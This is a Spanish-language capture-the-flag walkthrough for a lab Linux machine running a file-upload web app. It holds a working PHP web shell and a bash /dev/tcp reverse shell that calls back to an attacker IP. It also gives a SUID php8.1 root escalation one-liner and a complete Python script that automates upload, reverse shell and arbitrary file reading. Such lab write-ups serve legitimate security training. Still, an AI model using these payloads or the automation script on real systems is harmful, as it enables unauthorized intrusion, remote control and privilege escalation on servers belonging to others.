

WarLabs

Plataforma de Hacking Ético

Walkthrough — Lab 02

Sistema Operativo **Linux**
Dificultad **Fácil**
Autor **Sn0wBaall**

Contents

1	Información de la máquina	2
2	Herramientas	2
3	Fase de reconocimiento	2
3.1	Escaneo de puertos	2
3.2	Fingerprinting web con Whatweb	4
3.3	Revisión manual de la web	4
3.4	Fuzzing de directorios con Gobuster	5
4	Fase de explotación	6
4.1	Creación y subida de la web shell	6
4.2	Verificación de RCE	7
4.3	Obtención de una Reverse Shell	8
5	Escalada de privilegios	8
5.1	Búsqueda de binarios SUID	8
5.2	Explotación del SUID en php8.1	9
6	Extra: Script de automatización	10
7	Resumen del ataque	12

Información de la máquina

Sistema Operativo	Linux (Ubuntu)
Dificultad	Fácil
Objetivo	Obtener RCE mediante subida de archivos y escalar a root

Vectores de ataque: Enumeración web → subida de webshell PHP → RCE → reverse shell → SUID en php8.1.

Herramientas

- **Nmap** — Escáner de puertos y detección de servicios
- **Whatweb** — Fingerprinting de tecnologías web
- **Gobuster** — Fuzzing de directorios y archivos
- **Netcat (nc)** — Listener para recibir la reverse shell
- **Searchbins** — Búsqueda de técnicas de abuso de binarios con capabilities/SUID

Fase de reconocimiento

Escaneo de puertos

Comenzamos con un escaneo completo de puertos sobre la máquina objetivo:

```
sudo nmap -sS -p- --open --min-rate 5000 -n -vvv -Pn -oG allPorts  
192.168.1.38
```

Desglose de parámetros:

- `-sS` (**Stealth Scan**) — No completa el Three-Way Handshake. Envía SYN, recibe SYN/ACK y responde con RST, sin establecer conexión completa.
- `-p-` — Escanea los 65535 puertos TCP.
- `--open` — Filtra y muestra únicamente puertos abiertos.
- `--min-rate 5000` — Fuerza un mínimo de 5000 paquetes por segundo.
- `-n` — Desactiva la resolución DNS.
- `-vvv` — Modo verbose: muestra los puertos encontrados en tiempo real.
- `-Pn` — Omite el host discovery asumiendo que el host está activo.
- `-oG allPorts` — Guarda el resultado en formato grepeable.

Resultado del archivo allPorts:

```
# Nmap 7.98 scan initiated Mon Feb 2 18:32:56 2026
Host: 192.168.1.38 ( ) Status: Up
Host: 192.168.1.38 ( ) Ports: 80/open/tcp//http/// Ignored State:
      closed (65534)
# Nmap done at Mon Feb 2 18:33:04 2026 -- 1 IP address (1 host up)
   scanned in 7.28 seconds
```

Encontramos únicamente el puerto **80 (HTTP)** abierto. Realizamos un segundo escaneo para detectar versiones y servicios:

```
nmap -sCV -p80 -oN portsVersion 192.168.1.38
```

Desglose de parámetros:

- `-sC` — Ejecuta los scripts por defecto de Nmap.
- `-sV` — Detecta la versión de cada servicio.
- `-p80` — Limita el escaneo al puerto 80.
- `-oN portsVersion` — Guarda el resultado en formato Nmap normal.

```
PORT STATE SERVICE VERSION
80/tcp open  http Apache httpd 2.4.52 ((Ubuntu))
|_http-title: S4rnL4bs | File Manager
|_http-server-header: Apache/2.4.52 (Ubuntu)
MAC Address: 2C:CF:67:44:B3:EB (Raspberry Pi (Trading))
```

Análisis de los resultados:

- **HTTP (puerto 80)**
 - Servidor: **Apache 2.4.52** sobre **Ubuntu**
 - Título de la aplicación: **S4rnL4bs | File Manager**
 - Esto indica que hay un **gestor de archivos accesible via web**
- **Hardware**
 - La dirección MAC identifica una **Raspberry Pi**

Fingerprinting web con Whatweb

```
whatweb http://192.168.1.38
```

```
http://192.168.1.38 [200 OK] Apache[2.4.52], Country[RESERVED][ZZ],  
HTML5,  
HTTPServer[Ubuntu Linux][Apache/2.4.52 (Ubuntu)],  
IP[192.168.1.38], Title[S4rnL4bs | File Manager]
```

Whatweb únicamente confirma la información ya obtenida con Nmap. No se detectan frameworks ni CMS que aporten información adicional.

Revisión manual de la web

Accedemos a la aplicación desde el navegador:




Figure 1: Aplicación web en `http://192.168.1.38` — gestor de subida de archivos

La aplicación permite la **subida de archivos**. Ante la ausencia de un panel de login o sesiones privilegiadas, el robo de cookies no aportaría ventaja. El vector más prometedor es intentar subir una **web shell PHP** para obtener ejecución remota de comandos.

Fuzzing de directorios con Gobuster

Tras subir un archivo de prueba, no se muestra ninguna confirmación de dónde fue almacenado. Utilizamos Gobuster para descubrir el directorio de destino:

```
gobuster dir -u http://192.168.1.38 \  
-w /usr/share/seclists/Discovery/Web-Content/DirBuster-2007 \  
_directory-list-2.3-medium.txt \  
-t 200 -o fuzzing.txt
```

Desglose de parámetros:

- `dir` — Modo de descubrimiento de directorios.
- `-u` — URL objetivo.
- `-w` — Wordlist utilizada para el fuzzing.
- `-t 200` — Número de hilos concurrentes.
- `-o fuzzing.txt` — Guarda los resultados en un archivo.

```
uploads (Status: 301) [Size: 314] [--> http://192.168.1.38/uploads /]
```

El directorio **/uploads** devuelve un código **301 (Moved Permanently)**, lo que confirma que es un directorio válido y accesible. Esto indica que los archivos subidos se almacenan en esta ruta.

Fase de explotación

Creación y subida de la web shell

Creamos un archivo `webshell.php` que ejecute comandos del sistema a través del parámetro `cmd` enviado por **GET**:

```
<html>
<body>
<form method="GET" name="<?php echo basename($_SERVER['PHP_SELF']);
    ?>">
<input type="TEXT" name="cmd" autofocus id="cmd" size="80">
<input type="SUBMIT" value="Execute">
</form>
<pre>
<?php
    if(isset($_GET['cmd']))
    {
        system($_GET['cmd'] . ' 2>&1');
    }
?>
</pre>
</body>
```

```
</html>
```

¿Por qué funciona? La aplicación no valida la extensión de los archivos subidos, lo que permite subir directamente un archivo .php. Al estar alojado en un servidor Apache con PHP activo, el archivo es interpretado y ejecutado como código PHP, lo que nos otorga RCE.

Navegamos al directorio /uploads para confirmar que la web shell fue subida correctamente:




Figure 2: Directorio /uploads con la web shell almacenada

Verificación de RCE

Accedemos a la web shell y ejecutamos whoami para confirmar la ejecución remota de comandos:




Figure 3: Ejecución de whoami desde la web shell — RCE confirmado

RCE confirmado. El comando se ejecuta en el contexto del usuario `www-data`.

Obtención de una Reverse Shell

Con RCE confirmado, el siguiente paso es obtener una **reverse shell** para una interacción más cómoda con el servidor. Primero nos ponemos en escucha con Netcat en nuestra máquina atacante:

```
nc -nlvp 666
```

Desglose de parámetros `-nlvp`:

- `-n` — No hace resolución DNS.
- `-l` — Activa el modo escucha (listen).
- `-v` — Modo verbose, muestra información sobre la conexión entrante.
- `-p 666` — Puerto local en el que Netcat queda a la espera.

Desde la web shell, ejecutamos el payload de reverse shell:

```
bash -c "bash -i >& /dev/tcp/192.168.1.46/666 0>&1"
```

Una vez establecida la conexión, obtenemos una shell interactiva en el servidor como `www-data`.

Escalada de privilegios

Búsqueda de binarios SUID

Dentro del servidor, buscamos binarios con el bit **SUID** activado:

```
find / -perm -4000 2>/dev/null
```

Desglose del comando:

- `/` — Punto inicial de búsqueda: raíz del sistema.
- `-perm -4000` — Filtra archivos con el bit SUID (4000) activo.
- `2>/dev/null` — Redirige los errores a `/dev/null`, ocultando mensajes de permisos denegados.

```
/usr/bin/newgrp
/usr/bin/chfn
/usr/bin/umount
/usr/bin/mount
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/gpasswd
/usr/bin/su
/usr/bin/php8.1
/usr/bin/sudo
```

El binario `/usr/bin/php8.1` destaca inmediatamente. No es habitual que un intérprete de scripting tenga el bit SUID activado, ya que esto permite ejecutar código arbitrario con los privilegios del propietario del binario (root).

Explotación del SUID en php8.1

Utilizamos **searchbins** para obtener el payload de explotación de SUID para PHP:

```
searchbins -b php -f suid
```

```
./php -r "pcntl_exec('/bin/sh', ['-p']);"
```

Ejecutamos el payload directamente sobre el binario con SUID:

```
/usr/bin/php8.1 -r "pcntl_exec('/bin/sh', ['-p']);"
```

```
# whoami
root
# id
uid=33(www-data) gid=33(www-data) euid=0(root) groups=33(www-data)
#
```

Máquina comprometida. Se ha obtenido acceso como root (euid=0) mediante el SUID en php8.1.

Extra: Script de automatización

Tras resolver el laboratorio, se desarrolló un script en Python para automatizar todo el proceso de explotación, incluyendo la subida de la webshell, la consulta de archivos del sistema y el envío de la reverse shell.

```
bash-5.1# whoami
root
bash-5.1# id
uid=33(www-data) gid=33(www-data) euid=0(root) groups=33(www-data)
bash-5.1# |
```

Figure 4: Script de automatización en ejecución

```
#!/usr/bin/env python3

from pwn import log
from termcolor import colored
from urllib.parse import quote
import signal
import requests
import sys
import os

def signal_handler(key, frame):
    print()
    log.failure(f"{colored('Exit...', 'white')}")
    sys.exit(1)

signal.signal(signal.SIGINT, signal_handler)

def webShell(target, ip, port):
    try:
        requests.get(target, timeout=2)
    except:
```

```
log.failure(f"{colored('Check if the target is reachable', '
    white')}}")
sys.exit(1)

upload = target + "/upload.php"
payload = r"""
<?php
    if(isset($_GET['cmd']))
    {
        system($_GET['cmd'] . ' 2>&1');
    }
?>"""

files = {"file": ("poc.php", payload, "application/x-php")}
request = requests.post(upload, files=files)

if request.status_code != 200:
    log.failure(f"{colored('The file could not be uploaded', '
        white')}}")
    sys.exit(1)

log.success(f"{colored('Webshell uploaded successfully', 'white
    ')}}")

while True:
    option = input(" [R]everse shell / [C]onsult files: ").strip
        ()
    if option == "R":
        reverseShell(target, ip, port)
        break
    elif option == "C":
        consultFiles(target)
        break
    elif option == "exit":
        sys.exit(1)

def reverseShell(target, ip, port):
    base_url = f"{target.rstrip('/')}/uploads/poc.php?cmd="
    payload = 'bash -c "bash -i >& /dev/tcp/{}/{ } 0>&1"'.format(ip,
        port)
    url = base_url + quote(payload)
    log.info(f"Listen with: nc -nlvp {port}")
    input("Press <enter> to send the shell...")
```

```
try:
    requests.get(url, timeout=1)
except:
    pass
log.success("Done :D")

def consultFiles(target):
    base_url = target + "/uploads/poc.php?cmd=cat "
    log.info("Write the full path of a file (or 'exit')")
    while True:
        file = input(" [File]: ").strip()
        if file == "exit":
            sys.exit(1)
        response = requests.get(base_url + file).text
        print(response)

if __name__ == '__main__':
    if len(sys.argv) < 3:
        log.info(f"Usage: {sys.argv[0]} <url> <hostIP> [hostPort]")
        sys.exit(1)
    target = sys.argv[1]
    ip = sys.argv[2]
    port = sys.argv[3] if len(sys.argv) > 3 else 666
    webShell(target, ip, port)
```

Resumen del ataque

1. **Reconocimiento** — Nmap detecta únicamente el puerto 80 con Apache y un gestor de archivos.
2. **Enumeración** — Gobuster descubre el directorio /uploads donde se almacenan los archivos subidos.
3. **Explotación (RCE)** — La ausencia de validación de extensiones permite subir una webshell PHP y ejecutar comandos remotamente.
4. **Acceso inicial** — Reverse shell obtenida desde la webshell como usuario www-data.
5. **Escalada de privilegios** — SUID en php8.1 permite ejecutar `pcntl_exec` y obtener una shell como root.